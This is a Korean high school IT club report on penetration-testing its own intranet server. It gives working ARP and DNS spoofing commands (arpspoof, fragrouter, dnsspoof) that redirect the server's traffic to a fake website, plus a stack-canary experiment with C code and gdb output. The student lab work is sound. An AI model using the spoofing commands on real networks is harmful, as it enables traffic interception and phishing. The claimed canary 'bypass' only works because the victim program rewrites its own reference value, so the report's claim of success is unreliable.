박성호(3417)의 결과 보고서

ver. 2015.5 학습동아리 발표대회

무엇을 했는가

1. GMD 서버 모의 해킹
2. IP 주소 위치 추적
3. 정보실 관리 시스템 구축

화기애애한

그많데

GMD 서버 모의 해킹

목적

논산대건고등학교 IT 동아리 '그 많던 데이터는 누가 다 먹었을까?'에서 '그많데 서버 구축'이라는 프로젝트로 서버를 구축 중이다. 서버에는 동아리 부원들이 제작한 node.js 기반의 다양한 웹 페이지가 업로드 되고 이를 바탕으로 Database 또한 구축 중이다. 서버가 인터넷에 연결되어 있지 않고 인트라넷만이 구축되어 있기에 현재까지는 해킹에 대한 위협이 적은 편이다. 하지만 인트라넷에 접속한 동아리 부원에 의한 해킹은 이루어질 수 있고 서버가 인터넷에 연결되어 실제로 서비스를 시작하게 된다면 해킹에 대한 위협은 더욱더 커질 것이다. 그래서 그많데 서버와 그많데 네트워크에 대한 모의 해킹을 시행해 미래에 일어날 수 있는 해킹 사고를 예방하기로 하였다. 모의해킹을 통해 알아낸 서버와 그많데 네트워크의 취약점을 보완시켜 '그많데 서버 구축' 프로젝트의 보안 강도를 높이고자 한다.

활동 내용


모의해킹을 위해서는 네트워크에 대한 깊은 이해가 필요하다고 느껴 네트워크 이론에 대해서 공부했다. 공부한 내용을 토대로 GMD 서버의 취약점을 다음과 같이 파악했다.

1. ARP Spoofing
2. DNS Spoofing
3. Bypassing Stack Smashed Protector

각각의 취약점에 대해서 GMD 서버는 다음과 같이 해킹에 대해 무방비함을 탐구했다.

1. ARP Spoofing & DNS Spoofing

그많데 네트워크를 다음과 간단하게 도식화해서 그려보았다.



정상적인 네트워크 구조

다음과 같이 GMD 서버와 그 외의 모든 PC 는 하나의 Gateway 에 속해있다. 이 때 GMD 서버가 인터넷에 연결하기 위해서는 Gateway 와 통신을 해야하는데, 이 때 단순히 Gateway 의 IP 주소를 알고 있는 것으로는 통신이 불가능하다. 이유는 L2 때문이다. 위와 같은 Gateway 에 의해 기기들이 직접 연결된 통신의 경우에는 OSI Layer 중 L2 인 Data Link Layer 를 통해 통신한다. 이 때 L2 는 MAC 주소를 기반으로 통신이 이루어지기 때문에 MAC 주소가 포함되지 않는 패킷은 L2 에서 폐기된다. 즉, 실제적인 통신을 위해서는 IP 주소와 함께 MAC 주소가 필요하다.

이러한 과정은 주소 결정 프로토콜인 ARP(Address Resolution Protocol)가 IP 주소를 통해 MAC 주소를 알아내는 것이 필수부가결하다. 원리는 다음과 같다. 이 때, 호스트 A 가 호스트 B 에게 패킷을 보내려 한다고 가정한다.

I. A 는 ARP Request 를 생성한다.


II. ARP Request 를 브로드캐스트로 전달한다.

III. 네트워크 상의 모든 호스트, 라우터는 ARP Request 를 수신해 자신의 ARP 로 전달.

IV. B 는 자신의 IP 주소와 ARP Request 에 포함된 IP 주소가 일치하기 때문에 A 에게 B 의 MAC 주소가 포함된 ARP Response 를 전송한다.

V. A 는 ARP Response 를 수신하고 B 의 MAC 주소를 알게 된다.

이 과정은 A 가 수신한 ARP Response 가 실제로 B 가 전송한 패킷인지 인증할 수 있는 방법이 없다는 취약점이 있다. ARP Response 를 통해 특정 IP 주소에 대응하는 MAC 주소를 호스트들이 알아낸다는 점에서 착안하면 변조한 ARP Response 를 통해 호스트를 속일 수 있다는 것을 알 수 있다. 즉, 다음과 같은 상황을 만들 수 있는 것이다.



ARP Response 변조를 통해 바뀐 네트워크 구조

이런 상황을 만들수 있다면 GMD 서버가 송수신하는 모든 패킷이 공격자의 PC 를 경유하게 되면서 서버의 통신 내역을 공격자가 모두 볼 수 있다.

2. DNS Spoofing

ARP Spoofing 이 이루어졌다면 DNS Spoofing 을 통해 서버에서 발생한 모든 패킷에 대해서 흐름에 대한 제어권을 가질 수도 있다.

DNS 는 도메인을 IP 주소로 변환하거나 그에 반대되는 역할을 하는 서버를 말한다. 즉, DNS 에 의해서 클라이언트의 특정 도메인에 대한 접속을 관리할 수 있다.

ARP Spoofing 으로 GMD 서버의 모든 패킷이 공격자 PC 를 경유하는 상황을 만들었을 때, DNS 의 역할을 공격자 PC 에서 수행하면서 GMD 서버가 접속을 시도한 곳을 변경할 수 있다.


DEMONSTRATING

공격 대상 : GMD 서버

공격 방법 : ARP Spoofing, DNS Spoofing

목적 : GMD 서버에서 www.facebook.com 에 접속하려 할 때 Fake Website 로 접속하게 하는 것.


먼저 기존의 네트워크 구조는 다음과 같이 그려보았다.



정상적인 네트워크 구조

실제로는 많은 과정을 거치지만 여기서 DNS 의 역할을 간단하게 표현하면 인터넷에서 Facebook 의 서버를 찾아주어 GMD 서버가 도메인으로 Facebook 서버에 접속하게 한다.

공격을 시도하면 공격자 PC 에 의해 DNS Spoofing 이 일어나 GMD 서버는 DNS 를 통하지 않고 Fake Website 로 접속하게 한다. 이와 같은 과정을 구상해서 다음과 같이 그려보았다.



DNS Spoofing 에 의해 공격자가 원하는 곳으로 GMD 서버가 접속하게 한다.

공격의 전체적인 틀을 구상했으니 실제로 공격을 내 컴퓨터로 시행했다. 공격 환경은 Ubuntu 14.04 LTS 이다. Fake Website 는 공격자 PC 에서 Apache 서버를 이용해 구축하였다.

Apache 서버의 서비스를 시작하게 설정하고

```
gmd@GMD:~$ sudo service apache2 start
 * Starting web server apache2
 *
```

Fake Website 는 간단하게 그림과 문자로 구성되게 코드를 짰다.

```
<html>
<head>
        <title>aaaaaa</title>
        <style>
                img{
                        height:50%;
                        border: 3px dashed red;
                        margin: auto;
                        left:25%;
                        display: block;
                        position: absolute;
                }
        </style>
</head>

<body>
<h1>Gi-Doe-Card</h1>

<div>
        <img src="./a.jpg"></img>
</div>

</body>
</html>
```

/var/www/html/index.html


공격자 PC 에서 GMD 서버의 공용 계정으로 접속해서 interfaces, IP 주소, MAC 주소, ARP Table 에 대한 정보를 파악했다.

```
gmd@GMD:~$ whoami
gmd
gmd@GMD:~$ ifconfig
em1       Link encap:Ethernet  HWaddr 8c:89:a5:87:63:3f
          inet addr:200.200.100.200  Bcast:200.200.100.255  Mask:255.255.255.0
          inet6 addr: fe80::8e89:a5ff:fe87:633f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:42848 errors:0 dropped:10148 overruns:0 frame:0
          TX packets:1643 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4058091 (4.0 MB)  TX bytes:203409 (203.4 KB)
          Interrupt:20 Memory:fe400000-fe420000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:138 errors:0 dropped:0 overruns:0 frame:0
          TX packets:138 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:9875 (9.8 KB)  TX bytes:9875 (9.8 KB)

gmd@GMD:~$ arp -a
? (200.200.100.147) at 08:9e:01:ca:d9:53 [ether] on em1
? (200.200.100.1) at 00:1f:14:40:0a:14 [ether] on em1
? (200.200.100.149) at 08:9e:01:ca:d9:53 [ether] on em1
gmd@GMD:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
200.200.100.147          ether   08:9e:01:ca:d9:53   C                     em1
200.200.100.1            ether   00:1f:14:40:0a:14   C                     em1
200.200.100.149          ether   08:9e:01:ca:d9:53   C                     em1
```

```
gmd@GMD:~$ sudo ip -s -s neigh flush all
[sudo] password for gmd:
200.200.100.147 dev em1 lladdr 08:9e:01:ca:d9:53 used 634/629/597 probes 1 STALE
200.200.100.1 dev em1 lladdr 00:1f:14:40:0a:14 used 134/129/93 probes 1 STALE
200.200.100.149 dev em1 lladdr 08:9e:01:ca:d9:53 ref 1 used 43/0/41 probes 0 REA
CHABLE

*** Round 1, deleting 3 entries ***
*** Flush is complete after 1 round ***
gmd@GMD:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
200.200.100.147                  (incomplete)                              em1
200.200.100.1                    (incomplete)                              em1
200.200.100.149          ether   08:9e:01:ca:d9:53   C                     em1
gmd@GMD:~$ sudo service nscd restart
 * Restarting Name Service Cache Daemon nscd                          [ OK ]
```

Linux 는 기본적으로 DNS 와 ARP 에 대한 정보를 확인하면 DNS Cache 와 ARP Table 에 파악한 내용을 기록한다. 후에 시스템이 같은 작업을 반복하지 않고 기록한 내용을 사용하기 위해서이다.

이러한 시스템의 특성 때문에 DNS Cache 와 ARP Table 에 기존 네트워크에 대한 정보가 남아있다면 ARP Spoofing 과 DNS Spoofing 은 무용지물이 될 것이다. GMD 서버에서 위와 같이 DNS Cache 와 ARP Table 의 내용을 모두 초기화 시켰다.




공격 준비

공격을 위해서는 4 개의 작업 공간이 필요해 위와 같이 4 개의 세션을 사용했다. 각각의 내용은 다음과 같다.

```
sudo arpspoof -i eth0 -t 200.200.100.200 200.200.100.1
sudo fragrouter -B1
sudo dnsspoof -i eth0 -f fh.hosts
```

첫번째 줄의 명령어는 GMD 서버에게 공격자 PC 가 게이트웨이라는 정보를 포함한 변조된 ARP Reply 를 전송하게 한다. 두번째 줄의 명령어는 공격자 PC 로 흘러들어오는 패킷들을 인터넷으로 흘려준다. 세번째 명령어는 DNS Spoofing 을 수행해 패킷들의 도착지를 속인다.



공격 수행 결과, www.facebook.com 에 접속하면 공격자 PC 의 서버로 접속하게 된다.

GMD 서버가 페이스북에 접속하는 것을 시각적으로 보여주기 위해서 Linux 의 GUI(Graphic User Interface) 환경인 Gnome 을 서버에 설치했다. Gnome 에 설치된 Firefox 를 통해 www.facebook.com 에 접속하자 미리 작업해 놓은 공격자 PC 의 서버로 접속한 것을 확인했다.

3. Bypassing Stack Smashed Protector

버퍼 오버플로우(Buffer Overflow)는 말 그대로 메모리의 특정 영역에 수용 가능한 범위를 넘어서는 데이터를 강제로 집어넣어 공격자가 원하는 작업을 하도록 하는 해킹 기법이다. 스택 버퍼 오버플로우는 메모리 영역 중 스택에 한정지어서 버퍼 오버플로우 공격을 하는데 이는 1997 년부터 gcc 에 추가된 SSP(Stack Smashed Protector)에 의해 해킹의 난이도가 상당히 어려워졌다. SSP 와 스택을 보호하는 기법들을 19 년 동안 발달해왔고 이는 GMD 서버에 고스란히 적용되 있다.

그래서 SSP 우회는 모의해킹 과정에서 가장 어려웠고 가장 오랜 기간을 투자해서 공격을 성공한 기법이다. 리눅스의 메모리에 대한 심도있는 지식이 요구되며 프로그램 구동 과정에서 레지스터들의 값 변화, 지역 변수들의 값 변화 등을 이해한 후에야 겨우 해킹을 시도했다.

DEMONSTRATING

공격 대상 : GMD 서버 내의 C 로 작성된 프로그램

공격 방법 : Bypassing SSP, 스택 버퍼 오버플로우

목적 : SSP 를 우회해 스택 버퍼 오버플로우 공격을 성공하는 것.

SSP 의 우회는 다음과 같은 과정을 거쳤다.

I. canary 유형 파악

II. canary 에 덮어씌어질 값 예측

III. canary 의 값이 저장된 레지스터리 파악

IV. 레지스터 값 조작

canary 유형을 파악하는 프로그램은 다음과 같이 코드를 작성했다.

```
1. include <stdio.h>
2. #include <string.h>
3.
4. int fun(char *arg)
5. {
6.         int i;
7.         char p[10];
8.
9.         strcpy(p, arg);
10.        printf("Canary = 0x");
11.
12.        for(i=13; i>9; i--)
13.                printf("%02x", (unsigned char)*(p+i));
14.        printf(" ");
15. }
16.
17. int main(int argc, char **argv)
18. {
19.        if(argc > 1)
20.                fun(argv[1]);
21.        return 0;
22. }
```

```
gmd@GMD:~/BOF$ ./canary AAAAAAA
Canary = 0x0315a000
gmd@GMD:~/BOF$ ./canary AAAAAAA
Canary = 0x2d26ce00
gmd@GMD:~/BOF$ ./canary AAAAAAA
Canary = 0x4aa11b00
gmd@GMD:~/BOF$ ./canary AAAAAAA
Canary = 0xee9b9400
gmd@GMD:~/BOF$ ./canary AAAAAAA
Canary = 0x71227600
gmd@GMD:~/BOF$ ./canary AAAAAAA
Canary = 0x6531dd00
gmd@GMD:~/BOF$ ./canary AAAAAAA
Canary = 0xc4e74500
gmd@GMD:~/BOF$ ./canary AAAAAAA
Canary = 0xe8d47a00
gmd@GMD:~/BOF$ ./canary AAAAAAA
Canary = 0xe9743f00
gmd@GMD:~/BOF$ ./canary AAAAAAA
Canary = 0xeb0f4900
gmd@GMD:~/BOF$ ./canary AAAAAAA
Canary = 0xe0b55800
```

Canary 값

canary 의 유형은 다음과 같이 3 종류이다.

1. Random Canary

2. Terminator Canary(0xff0a0000)

3. Null Canary

세 가지 유형 중 Terminator Canary 와 Null Canary 는 값이 정해진 것이므로 위의 프로그램을 2 번만 실행시키는 것으로 canary 의 유형을 파악할 수 있다. 하지만 좀 더 확실하게 보여주기 위하여 10 번 이상 실행시켰다.

위의 프로그램을 통해 GMD 서버의 canary 의 유형은 Random canary 인 것을 알게 되었다.

canary 유형을 파악하는 프로그램을 gdb 로 분석해서 canary 를 덮어씌울 값을 예측할 수 있었다. 매개변수로 “A”만을 사용했고 “A”의 HEX 값은 41 이므로 canary 에 채워질 값은 0x41414141 이라고 예측했다.

```
(gdb) break 10
Breakpoint 1 at 0x80484f6: file canary.c, line 10.
(gdb) run `perl -e 'print "A"x25'`
Starting program: /home/gmd/BOF/canary `perl -e 'print "A"x25'`

Breakpoint 1, fun (arg=0xbffff8ce 'A' <repeats 25 times>) at canary.c:10
10              printf("Canary = 0x");
(gdb) x/24x $esp
0xbffff690:     0xbffff6b2      0xbffff8ce      0x000000c2      0xbffff8ce
0xbffff6a0:     0xffffffff      0xbffff6ce      0xb7e26bf8      0xb7e4d273
0xbffff6b0:     0x41410000      0x41414141      0x41414141      0x41414141
0xbffff6c0:     0x41414141      0x41414141      0x00414141      0x0804858d
0xbffff6d0:     0xbffff8ce      0xbffff794      0xbffff794      0x00000002
0xbffff6e0:     0xb7fc43c4      0xb7fff000      0x080485bb      0xf08a7200
```

스택을 덮어 씌운 “A”

SSP 의 원리는 canary 의 값과 이 값을 저장한 레지스터의 값이 함수가 종료될 때 일치하는지를 검사하는 것이다. 레지스터의 값을 변조하기 위해서는 이 레지스터가 무엇인지 파악해야 한다.

다음은 canary 의 유형을 파악하는 프로그램을 어셈블리로 변환한 것이다. 빨간색 사각형 안의 구문은 gs 레지스터와 ecx 의 값을 비교하여 일치하지 않으면 __stack_chk_fail 을 호출한다. __stack_chk_fail 은 프로그램을 강제 종료하는 함수이다.

gs 레지스터의 값이 ecx, 즉 canary 의 값과 일치할 때는 __stack_chk_fail 을 호출하지 않는데 이것이 SSP 우회의 목적이다.

```
.L2:
        .loc 1 12 0 is_stmt 0 discriminator 1
        cmpl    $9, -28(%ebp)
        jg      .L3
        .loc 1 14 0 is_stmt 1
        movl    $10, (%esp)
        call    putchar
        .loc 1 15 0
        movl    -12(%ebp), %ecx
        xorl    %gs:20, %ecx
        je      .L4
        call    __stack_chk_fail
```

canary 값은 스택 버퍼 오버플로우에 의해서 변조되므로 변조해야할 대상은 gs 레지스터이다. gs 레지스터의 값을 변조된 canary 의 값으로 바꾸는 프로그램을 다음과 같이 작성했다.

```c
#include <stdio.h>
#include <string.h>

#define set() asm volatile("mov %0, %%gs:(0x14)" :: "r" (0x41414141));

int fun(char *arg)
{
        int i;
        char p[10];
        strcpy(p,arg);
        printf("Canary = 0x");
        for(i=13;i>9;i--)
                printf("%02x",(unsigned char)*(p+i));
        printf(" ");
}
int main(int argc,char **argv)
{
        if(argc>1)
        {
                set();
                fun(argv[1]);
        }
        return 0;
}
```

```
Aborted (core dumped)
gmd@GMD:~/BOF$ ./bof AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAaa
Canary = 0x41414141
Segmentation fault (core dumped)
gmd@GMD:~/BOF$ ./bof AA
Canary = 0x41414141
